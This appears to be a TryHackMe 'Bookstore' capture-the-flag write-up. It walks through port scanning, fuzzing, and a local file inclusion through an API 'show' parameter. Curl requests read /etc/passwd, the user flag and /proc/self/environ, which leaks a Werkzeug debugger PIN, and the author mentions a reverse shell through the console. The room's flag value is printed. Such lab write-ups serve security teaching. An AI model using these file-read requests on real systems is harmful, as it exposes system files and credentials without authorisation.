
Tryhackme Bookstore

Starting out with nmap to check for open port scan
There are 3 ports open


```
root in fahadlinux/thm/bookstore took 39s
→ nmap -sV -Pn 10.10.173.162 -oN nmap.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-12 23:25 IST
Nmap scan report for 10.10.173.162
Host is up (0.28s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
5000/tcp open  http    Werkzeug httpd 0.14.1 (Python 3.6.9)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.12 seconds
```


There is a web server running and there is nothing intresting there or in the source code



Gobuster to check for any hidden directories




/javascript directory gives a 403 error




/assets is working and the js path seems the most intresting lets visit that

The api.js file is seems very unsual lets check that out




There is a hidden message in api.js file saying there was a lfi vulnerabilty in the previous version of the api that had a parameter which led to LFI and also we can see from the source code where the api is. Its on port 5000




Lets visit port 5000


From this we can see that this web service running on port 5000 serves as an api



Fuff to check for any hidden directory
The console directory needs a password which we dont have and the api directory gives us a nice documentation on how the api works on the webserver



we can see various parameter used here but the note on the source code said that the vulnerabilty was present on the previous version of the api
right now the the version is v2 so it means the vulnerabilty was present on the v1 version



Lets use fuff to check for the vulnearble parameter and change the api version to v1

Fuff gives us a new parameter called show since it wasnt present in the documentation lets check that out

Yes the parameter that was vulenrable to lfi was the show parmeter

There is a user called sid so lets check his home directory for the user flag if it dosent require any special previlages

```
/home/fahadlinux/thm/bookstore curl http://10.10.182.194:5000/api/v1/resources/books\?show\=/etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sid:x:1000:1000:Sid,,,:/home/sid:/bin/bash
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
```

```
/home/f/t/bookstore curl http://10.10.182.194:5000/api/v1/resources/books\?show\=/home/sid/user.txt
4ea65eb80ed441adb68246ddf7b964ab
```

Lets do more fuzzing on the parameter to check for more visible files on the server that has any creditionals that will gives us acces to the console or the ssh

```
/home/fahadlinux/thm/bookstore ffuf -c -w /opt/SecLists/Fuzzing/LFI/LFI-gracefulsecurity-linux.txt -u "http://10.10.182.194:5000/api/v1/resources/books?show=FUZZ" >> payloadslfi.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.5.0-dev

________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.182.194:5000/api/v1/resources/books?show=FUZZ
 :: Wordlist         : FUZZ: /opt/SecLists/Fuzzing/LFI/LFI-gracefulsecurity-linux.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

:: Progress: [257/257] :: Job [1/1] :: 2 req/sec :: Duration: [0:01:05] :: Errors: 66 ::
```

Grep out the results and after checking out them manualy most of them dosent work and the only intretsing file that actually shows us results is the /proc/self/environ


```
/home/fahadlinux/thm/bookstore  cat payloadslfi.txt | grep 200
/etc/crontab                [Status: 200, Size: 722, Words: 103, Lines: 16, Duration: 2267ms]
/etc/apache2/apache2.conf [Status: 200, Size: 7224, Words: 942, Lines: 228, Duration: 3240ms]
/etc/issue                  [Status: 200, Size: 26, Words: 5, Lines: 3, Duration: 3611ms]
/etc/passwd                 [Status: 200, Size: 1555, Words: 9, Lines: 31, Duration: 3697ms]
/etc/fstab                  [Status: 200, Size: 463, Words: 68, Lines: 11, Duration: 3857ms]
/etc/hosts.allow            [Status: 200, Size: 411, Words: 82, Lines: 11, Duration: 4326ms]
/etc/hosts.deny             [Status: 200, Size: 711, Words: 128, Lines: 18, Duration: 4326ms]
/etc/hosts                  [Status: 200, Size: 189, Words: 19, Lines: 8, Duration: 4629ms]
/etc/lsb-release            [Status: 200, Size: 105, Words: 3, Lines: 5, Duration: 4297ms]
/etc/mtab                   [Status: 200, Size: 2269, Words: 156, Lines: 32, Duration: 4140ms]
/etc/network/interfaces [Status: 200, Size: 90, Words: 13, Lines: 5, Duration: 4055ms]
/etc/networks               [Status: 200, Size: 91, Words: 11, Lines: 3, Duration: 4056ms]
/etc/passwd                 [Status: 200, Size: 1555, Words: 9, Lines: 31, Duration: 3967ms]
/etc/profile                [Status: 200, Size: 581, Words: 145, Lines: 28, Duration: 4183ms]
/etc/resolv.conf            [Status: 200, Size: 749, Words: 98, Lines: 20, Duration: 5340ms]
/etc/ssh/ssh_config         [Status: 200, Size: 1580, Words: 248, Lines: 52, Duration: 5306ms]
/etc/ssh/sshd_config        [Status: 200, Size: 3264, Words: 294, Lines: 123, Duration: 5306ms]
/proc/cpuinfo               [Status: 200, Size: 948, Words: 119, Lines: 28, Duration: 5540ms]
/proc/filesystems           [Status: 200, Size: 404, Words: 1, Lines: 35, Duration: 5452ms]
/proc/interrupts            [Status: 200, Size: 1773, Words: 690, Lines: 41, Duration: 5294ms]
/proc/ioports               [Status: 200, Size: 1006, Words: 193, Lines: 42, Duration: 5096ms]
/proc/meminfo               [Status: 200, Size: 1307, Words: 487, Lines: 48, Duration: 5175ms]
/proc/mounts                [Status: 200, Size: 2269, Words: 156, Lines: 32, Duration: 4826ms]
/proc/modules               [Status: 200, Size: 2935, Words: 276, Lines: 56, Duration: 5067ms]
/proc/stat                  [Status: 200, Size: 2168, Words: 991, Lines: 10, Duration: 4891ms]
/proc/swaps                 [Status: 200, Size: 37, Words: 1, Lines: 2, Duration: 4665ms]
/proc/version               [Status: 200, Size: 152, Words: 17, Lines: 2, Duration: 4584ms]
/proc/self/net/arp          [Status: 200, Size: 156, Words: 79, Lines: 3, Duration: 4385ms]
/var/log/dpkg.log           [Status: 200, Size: 517375, Words: 1, Lines: 1, Duration: 5662ms]
/var/log/faillog            [Status: 200, Size: 32032, Words: 1, Lines: 1, Duration: 8879ms]
```

it gives us the creditonals for the console directory!


Lets abuse it to gain a reverse shell

```
/home/f/t/bookstore  cat proc.txt                                    ✓  raqibrouf  08:11:30 PM
ANG=en_US.UTF-8OLDPWD=/home/sidPWD=/home/sidHOME=/home/sidWERKZEUG_DEBUG_PIN=123-321-135SHELL=/bin/shSHLVL=1LOGNAME=sidPATH=/usr/bin:/bin_=
usr/bin/python3WERKZEUG_SERVER_FD=3WERKZEUG_RUN_MAIN=true
```

Type in the creditonals and we got the acces now lets give a python reverse shell to the console and get access



Got acces!



And we can see a binary called try-harder it asks for the secret number and if its the wrong one its quits the program
Lets transfer the file to out machine and reverse it using ghidra
It seems there is some XOR operations going on in the program succesfully reversing the program you will get the number and if you type in correct it will give you the sudo acces

Thanks for reading hope you have a great day !!!